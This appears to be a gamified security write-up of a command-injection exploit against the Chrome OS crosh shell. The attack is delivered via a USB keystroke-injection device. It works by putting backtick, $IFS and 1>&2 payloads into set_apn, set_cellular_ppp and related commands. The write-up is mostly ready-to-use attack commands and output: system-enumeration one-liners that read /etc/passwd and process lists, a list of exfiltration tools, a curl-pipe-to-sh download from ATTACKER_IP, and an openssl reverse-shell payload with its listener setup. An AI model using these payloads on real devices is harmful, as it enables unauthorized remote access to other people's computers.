
Open up the 'Crosh Window' (**CTRL+ALT+T**) on the Chromebook, click on the terminal (to direct input focus), and plug the Pico Ducky into an available USB port on the Chromebook.

Take note as to which payloads generate anomalous command output and errors. Some special chars like ' or " or | (single/double quotes, pipe) need to be input in pairs (or it can break the console fuzzing session). Remove commands that break the fuzzing process; such as exit, close, quit, memory tests, uploads, etc. from the "commands.txt" file and test them separately!



```
Welcome to crosh, the Chrome OS developer shell.

If you got here by mistake, don't panic!  Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

crosh>  !@$%^&*()_+=-[]{`}~\|;':"?/>.<,#
ERROR: unknown command: !@$%^&*()_+=-[]{`}~|;':"?/>.<,#

crosh>  #,<.>/?":';|\~}`{][-=+_)(*&^%$@!
ERROR: unknown command: #,<.>/?":';|~}`{][-=+_)(*&^%$@!

crosh>  ~
ERROR: unknown command: ~

crosh>  !
ERROR: unknown command: !

crosh>  @
ERROR: unknown command: @

crosh>  #
ERROR: unknown command: #

crosh>  $
ERROR: unknown command: $

crosh>  %
ERROR: unknown command: %

crosh>  ^
ERROR: unknown command: ^

crosh>  &
ERROR: unknown command: &

crosh>  *
ERROR: unknown command: *
```

```
No cellular service exists.
crosh> set_apn exec('pwd');
No cellular service exists.
crosh> set_apn exec('sleep 5')
No cellular service exists.
crosh> set_apn exec('sleep 5');
No cellular service exists.
crosh> set_apn exec('whoami')
No cellular service exists.
crosh> set_apn exec('whoami');
No cellular service exists.
crosh> set_apn ;{$_GET["cmd"]}
No cellular service exists.
crosh> set_apn NaN
No cellular service exists.
crosh> set_apn '"#||+>;
/usr/bin/set_apn: 1: eval: Syntax error: Unterminated quoted string
crosh> set_apn '--
/usr/bin/set_apn: 1: eval: Syntax error: Unterminated quoted string
crosh> set_apn ';
/usr/bin/set_apn: 1: eval: Syntax error: Unterminated quoted string
crosh> set_apn "--
No cellular service exists.
crosh> set_apn ";
No cellular service exists.
crosh> set_apn ' or 9=9 or ''='
No cellular service exists.
crosh> set_apn " or 9=9 or ""="
No cellular service exists.
crosh> set_apn 1 or sleep(10)#
No cellular service exists.
crosh> set_apn " or sleep(10)#
No cellular service exists.
crosh> set_apn ' or sleep(10)#
/usr/bin/set_apn: 1: eval: Syntax error: "(" unexpected
crosh> set_apn " or sleep(10)="
```



```
crosh>  *
ERROR: unknown command: *

crosh>  (
expr: syntax error
/usr/bin/crosh: line 1692: [: =: unary operator expected
expr: non-integer argument
cut: invalid range with no endpoint: -
Try 'cut --help' for more information.
ERROR: unknown command: (

crosh>  )
expr: syntax error
/usr/bin/crosh: line 1692: [: =: unary operator expected
expr: non-integer argument
cut: invalid range with no endpoint: -
Try 'cut --help' for more information.
ERROR: unknown command: )

crosh>  _
ERROR: unknown command: _

crosh>  _
ERROR: unknown command: _

crosh>  +
expr: syntax error
/usr/bin/crosh: line 1692: [: =: unary operator expected
expr: non-integer argument
cut: invalid range with no endpoint: -
Try 'cut --help' for more information.
ERROR: unknown command: +

crosh>  =
ERROR: unknown command: =
```

HIGH SCORE
01500

LEVEL UP!

Analyzing the results! :: Check all output, looking for anomalies, verbose errors, or other disclosures.


Command Injections! :: Grind through the process of creating a successful payload. Not for the weak!

$IPF to the rescue! :: Use existing OS functions (or create new ones) to solve your exploit challenges.


Redirect your output! :: Can't see the output of certain commands on the console? Try redirecting the output!

Command Injection Detected!

The command **set_apn '`curl`'** results in a verbose error and indicates successful injection! Other observed errors disclosed eval, Getopt Flags WARN and FATAL, and invalid options messages.




```
crosh> set_apn '`tar`'
tar: You must specify one of the '-Acdtrux', '--dele
Try 'tar --help' or 'tar --usage' for more informat
No cellular service exists.
crosh> set_apn '`dmesg`'
No cellular service exists.
crosh> set_apn '`cat /etc/passwd`'
/usr/bin/set_apn: 1: eval: cat /etc/passwd: not fou
No cellular service exists.
crosh> set_apn '`curl`'
curl: try 'curl --help' or 'curl --manual' for more
No cellular service exists.
crosh> set_apn '`ssh`'
usage: ssh [-1246AaCfGgKkMNnqsTtVvXxYy] [-b bind_ad
           [-D [bind_address:]port] [-E log_file] [
           [-F configfile] [-I pkcs11] [-i identity
           [-J [user@]host[:port]] [-L address] [-l
           [-O ctl_cmd] [-o option] [-p port] [-Q q
           [-S ctl_path] [-W host:port] [-w local_t
           [user@]hostname [command]
No cellular service exists.
crosh> set_apn '`uname -a`'
flags:WARN getopt: invalid option -- 'a'
getopt: invalid option -- '`'
getopt: invalid option -- '''
 -- ''\''`uname'
flags:FATAL unable to parse provided options with g
```



```
crosh> set_apn '`id`'
No cellular service exists.
crosh> set_apn '`ping`'
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
No cellular service exists.
crosh> set_apn '`curl`'
curl: try 'curl --help' or 'curl --manual' for more information
No cellular service exists.
crosh> set_apn '`uname -a`'
flags:WARN getopt: invalid option -- 'a'
getopt: invalid option -- '`'
getopt: invalid option -- '''
 -- ''\''`uname'
flags:FATAL unable to parse provided options with getopt.
crosh> set_cellular_ppp '`id`'
No cellular service exists.
crosh> set_cellular_ppp '`ping`'
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
No cellular service exists.
crosh> set_cellular_ppp '`curl`'
curl: try 'curl --help' or 'curl --manual' for more information
No cellular service exists.
crosh> set_cellular_ppp '`uname -a`'
flags:WARN getopt: invalid option -- 'a'
getopt: invalid option -- '`'
getopt: invalid option -- '''
 -- ''\''`uname'
flags:FATAL unable to parse provided options with getopt.
```

Internal Field Separator Utilized!

https://www.baeldung.com/linux/ifs-shell-variable



```
crosh> set_apn '`curl --help`'
flags:WARN getopt: unrecognized option '--help`''
 -- ''\''`curl'
flags:FATAL unable to parse provided options with getopt.
crosh>
crosh> set_apn '`curl$IFS--help`'
No cellular service exists.
crosh>
crosh> set_apn '`curl${IFS}--help`'
No cellular service exists.
crosh>
crosh> set_apn '`curl$IFS--help$IFS1>&2`'
Usage: curl [options...] <url>
     --abstract-unix-socket <path> Connect via abstract Unix domain socket
     --anyauth       Pick any authentication method
 -a, --append        Append to target file when uploading
     --basic         Use HTTP Basic Authentication
     --cacert <file> CA certificate to verify peer against
     --capath <dir>  CA directory to verify peer against
 -E, --cert <certificate[:password]> Client certificate file and password
     --cert-status   Verify the status of the server certificate
     --cert-type <type> Certificate file type (DER/PEM/ENG)
     --ciphers <list of ciphers> SSL ciphers to use
     --compressed    Request compressed response
```


Redirection Technique Discovered!

Some commands result in no visible output while others provide help or error msgs. Use "**1>&2**" to redirect standard output, through the error redirector, to the console!


LOL!

HIGH SCORE
02000


Top 20 'Info Gathering' Commands




```
crosh> set_apn '`cat$IFS/etc/shadow$IFS1>&2`'
cat: /etc/shadow: Permission denied
No cellular service exists.
crosh>
crosh> set_apn '`cat$IFS/etc/os-release$IFS1>&2`'
BUILD_ID=10323.67.9
NAME=Chrome OS
ID_LIKE=chromiumos
GOOGLE_CRASH_ID=ChromeOS
VERSION_ID=65
BUG_REPORT_URL=https://crbug.com/new
VERSION=65
HOME_URL=https://www.chromium.org/chromium-os
ID=chromeos
No cellular service exists.
crosh>
crosh> set_apn '`cat$IFS/etc/lsb-release$IFS1>&2`'
CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD=butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
CHROMEOS_RELEASE_CHROME_MILESTONE=65
CHROMEOS_RELEASE_DESCRIPTION=10323.67.9 (Official Build) stable-channel butterfly
CHROMEOS_RELEASE_NAME=Chrome OS
CHROMEOS_RELEASE_PATCH_NUMBER=9
CHROMEOS_RELEASE_TRACK=stable-channel
CHROMEOS_RELEASE_VERSION=10323.67.9
DEVICETYPE=CHROMEBOOK
GOOGLE_RELEASE=10323.67.9
```



```
crosh> set_apn '`/bin/bash$IFS1>&2`'
No cellular service exists.
crosh> set_apn '`/bin/sh$IFS1>&2`'
No cellular service exists.
crosh> set_apn '`ls$IFS-al$IFS1>&2`'
total 68
drwxr-xr-x  21 root root  4096 Aug 28  2018 .
drwxr-xr-x  21 root root  4096 Aug 28  2018 ..
drwxr-xr-x   2 root root  4096 Aug 28  2018 bin
drwxrwxrwt   3 root root    60 Apr 24 18:05 debugd
drwxr-xr-x  17 root root  1920 Apr 24 21:52 dev
drwxr-xr-x  52 root root  4096 Aug 28  2018 etc
drwxr-xr-x   7 root root  4096 Apr 24 18:05 home
drwxr-xr-x   6 root root  4096 Aug 28  2018 lib
drwxr-xr-x   6 root root  4096 Aug 28  2018 lib64
drwx------   2 root root 16384 Aug 28  2018 lost+found
drwxrwxrwt   4 root root    80 Apr 24 18:05 media
drwxr-xr-x   3 root root  4096 Aug 28  2018 mnt
drwxr-xr-x   5 root root  4096 Aug 28  2018 opt
lrwxrwxrwx   1 root root    26 Aug 28  2018 postinst ->
dr-xr-xr-x 145 root root     0 Apr 24 18:05 proc
drwxr-xr-x   2 root root  4096 Aug 28  2018 root
drwxr-xr-x  30 root root   680 Apr 24 21:54 run
drwxr-xr-x   2 root root  4096 Aug 28  2018 sbin
dr-xr-xr-x  12 root root     0 Apr 24 18:05 sys
drwxrwxrwt   5 root root   800 Apr 24 22:09 tmp
drwxr-xr-x  10 root root  4096 Aug 28  2018 usr
drwxr-xr-x   9 root root  4096 Apr 24 18:05 var
```



```
crosh> set_apn '`id$IFS1>&2`'
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
No cellular service exists.
crosh>
crosh> set_apn '`uname$IFS-a$IFS1>&2`'
Linux localhost 3.8.11 #1 SMP Tue Aug 28 12:43:15 PDT 2018 x86_64 Intel(R
No cellular service exists.
crosh>
crosh> set_apn '`pwd$IFS1>&2`'
/
No cellular service exists.
crosh>
crosh> set_apn '`env$IFS1>&2`'
UPSTART_INSTANCE=
INSTANCE=
UPSTART_JOB=debugd
TERM=linux
PATH=/usr/bin:/usr/sbin:/sbin:/bin:/usr/local/sbin:/usr/local/bin
UPSTART_EVENTS=started
PWD=/
__MINIJAIL_FD=3
JOB=ui
No cellular service exists.
```




```
crosh> set_apn '`echo$IFS$PATH$IFS1>&2`'
/usr/bin:/usr/sbin:/sbin:/bin:/usr/local/sbin:/usr/local/bin
No cellular service exists.
crosh>
crosh> set_cellular_ppp '`echo$IFS$PATH$IFS1>&2`'
/bin:/usr/bin
```

SysInfo Gathering Commands:

set_apn '`id$IFS1>&2`'
set_apn '`cat$IFS/etc/passwd$IFS1>&2`'
set_apn '`tail$IFS/var/log/messages$IFS1>&2`'
set_apn '`ps$IFSaxu${IFS}1>&2`'
set_apn '`ls$IFS-alR$IFS/$IFS1>&2`'

Verify $PATH (modify as needed):

set_apn '`echo$IFS$PATH$IFS1>&2`'




ANOMALIES DETECTED

Command Injection output shows signs of multiple users behind these jail bars. We need to investigate further, and enumerate all known vulnerable commands to identify process ownership.

Living Off the Land

Access & Exfiltration Tools




```
crosh> set_apn '`ftp$IFS1>&2`'
/usr/bin/set_apn: 1: eval: ftp: not found
No cellular service exists.
crosh> set_apn '`sftp$IFS1>&2`'
usage: sftp [-1246aCfpqrv] [-B buffer_size] [-b batchfile] [-c cipher]
          [-D sftp_server_path] [-F ssh_config] [-i identity_file] [-l limit]
          [-o ssh_option] [-P port] [-R num_requests] [-S program]
          [-s subsystem | sftp_server] host
       sftp [user@]host[:file ...]
       sftp [user@]host[:dir[/]]
       sftp -b batchfile [user@]host
No cellular service exists.
crosh> set_apn '`ssh$IFS1>&2`'
usage: ssh [-1246AaCfGgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-E log_file] [-e escape_char]
           [-F configfile] [-I pkcs11] [-i identity_file]
           [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           [user@]hostname [command]
No cellular service exists.
crosh> set_apn '`wget$IFS1>&2`'
/usr/bin/set_apn: 1: eval: wget: not found
No cellular service exists.
crosh> set_apn '`curl$IFS1>&2`'
curl: try 'curl --help' or 'curl --manual' for more information
No cellular service exists.
crosh> set_apn '`nc$IFS1>&2`'
/usr/bin/set_apn: 1: eval: nc: not found
No cellular service exists.
crosh> set_apn '`netcat$IFS1>&2`'
/usr/bin/set_apn: 1: eval: netcat: not found
No cellular service exists.
crosh> set_apn '`telnet$IFS1>&2`'
/usr/bin/set_apn: 1: eval: telnet: not found
No cellular service exists.
crosh> set_apn '`openssl$IFS1>&2`'
OpenSSL> No cellular service exists.
crosh> set_apn '`python$IFS1>&2`'
/usr/bin/set_apn: 1: eval: python: not found
```

Discovered Communications/Exfiltration Binaries:


tar :: curl :: sftp :: scp :: ssh :: openssl
openvpn :: ping :: smbclient :: base64

Command Injection Exploration

HIGH SCORE
03500



```
crosh> set_apn '`id${IFS}1>&2`'
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)
No cellular service exists.
crosh>
crosh> set_arpgw '`id${IFS}1>&2`'
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)
/usr/bin/set_arpgw: 73: [: !=: unexpected operator
dbus-send: Expected "true" or "false" instead of ""
crosh>
crosh> set_cellular_ppp '`id${IFS}1>&2`'
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)
No cellular service exists.
crosh>
crosh> set_wake_on_lan '`id${IFS}1>&2`'
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)
```



```
crosh> set_apn '`id$IFS1>&2`'
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
No cellular service exists.
crosh>
crosh> set_apn '`id$IFS1>&2`'
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
No cellular service exists.
crosh>
crosh> set_cellular_ppp '`id$IFS1>&2`'
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos),7(lp),18(audio),
-access),600(cras),1001(chronos-access)
No cellular service exists.
crosh>
crosh> set_wake_on_lan '`id$IFS1>&2`'
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
```

Variable Use Case: set_apn '`id**$IFS**1>&2`'	**Resulting command:** /usr/bin/id 1>&2
Splitting Use Case: set_apn '`id**${IFS}**1>&2`'	**Resulting command:** id bin 1>&2

WHO ARE YOU?

Using our newly discovered Command Injection vulnerability we can enumerate commands, and inspect the internal file system and resources. Also a good time to validate who we are using the '**id**' command.

$IFS vs. ${IFS}

Some commands appear to require the use of curly brackets around IFS (ie: curl) in order to run properly (due to splitting vs. variable use cases). While using the 'id' command across vulnerable binaries, it was discovered that the '**set_cellular_ppp**' command was being run as the '**chronos**' user (when using $IFS as a variable), while the other tested commands ran as the '**shill-scripts**' user.

Crosh Command	${IFS} - SPLITTING	$IFS - VARIABLE
set_apn	uid=1 (bin)	**uid=295 (shill-scripts)**
set_arpgw	uid=1 (bin)	**uid=295 (shill-scripts)**
set_cellular_ppp	uid=1 (bin)	**uid=1000 (chronos)**
set_wake_on_lan	uid=1 (bin)	**uid=295 (shill-scripts)**

Additional Testing Needed. Let's Hack.

Time to try and obtain a reverse shell or other point of access in order to verify our user, permissions, access level, and host environment and attached services.

HIGH SCORE
05500

OBTAINING A REVERSE SHELL

Never give up! It may take trying every possible method and technique you know in order to get that shell...and is worth every second of effort. Being thorough, exhaustive, and tenacious is the key to finding needles in the haystack, and carrots in the rabbithole!

Breakout Achieved!

CHROMEBOOK

```
<waiting for connection>
$ id
uid=295(shill-scripts) gid=295(shill-scripts) groups=295 (shill-scripts)
$
$ /usr/bin/script -qc /bin/bash /dev/null
shill-scripts@locahost / $
```

ATTACKER BOX

Initiate a ‘curl’ download of the ‘shell.sh’ file, where it will run locally, and provision a callback to the listening OpenSSL server, establishing an encrypted reverse shell from the Chromebook to the ATTACKER BOX. NOTE: For this reverse shell we will use the ‘**set_apn**’ command which runs as the ‘**shill-scripts**’ user.

New User Unlocked!

shill-scripts

Host the ‘shell.sh’ file on ATTACKER BOX in same directory where you run the Python simple web server. Run a local HTTP server on TCP port 88 (hosting the ‘shell.sh’ file), and an OpenSSL listener on TCP port 443.

/var/tmp/shell.sh:

```
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect ATTACKER_IP:443 > /tmp/lrl;
```

```
crosh> set_apn '`curl${IFS}-L${IFS}http://ATTACKER_IP:88/shell.sh${IFS}|${IFS}sh`'
```

```
root@rabbithole:~/# python -m http.server 88 &
root@rabbithole:~/# openssl req -x509  -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes -batch
root@rabbithole:~/# openssl s_server -quiet -key key.pem -cert cert.pem -port 443

                    <waiting for connection>
```

CROSH CMD: set_apn

HIGH SCORE
07000

THE PATH OF HIGHEST PRIVILEGE

It appears we may have access to multiple users on the Chromebook system. Let's validate this by using the '**set_cellular_ppp**' command to generate our reverse shell, and upgrade our access to the '**chronos**' user!

CHROMEBOOK

Reverse Shell Established!

```
<waiting for connection>
$  id
uid=1000(chronos) gid=1000(chronos) groups=1000 (chronos)
$
$ /usr/bin/script -qc /bin/bash /dev/null
chronos@locahost / $
```

ATTACKER BOX

Initiate a 'curl' download of the 'shell.sh' file, where it will run locally, and provision a callback to the listening OpenSSL server, establishing an encrypted reverse shell from the Chromebook to the ATTACKER BOX. NOTE: For this reverse shell we will use the '**set_cellular_ppp**' command which runs as the '**chronos**' user.

```
crosh> set_cellular_ppp '`curl${IFS}-L${IFS}http://ATTACKER_IP:88/shell.sh${IFS}|${IFS}sh`'
```

CROSH CMD: set_cellular_ppp

New User Unlocked!

chronos

Host the 'shell.sh' file on ATTACKER BOX in same directory where you run the Python simple web server. Run a local HTTP server on TCP port 88 (hosting the 'shell.sh' file), and an OpenSSL listener on TCP port 443.

/var/tmp/shell.sh:

```
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect ATTACKER_IP:443 > /tmp/lrl;
```

```
root@rabbithole:~/# python -m http.server 88 &
root@rabbithole:~/# openssl req -x509  -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes -batch
root@rabbithole:~/# openssl s_server -quiet -key key.pem -cert cert.pem -port 443

<waiting for connection>
```


P1 chronos

HIGH SCORE
07000

P2 shill-scripts

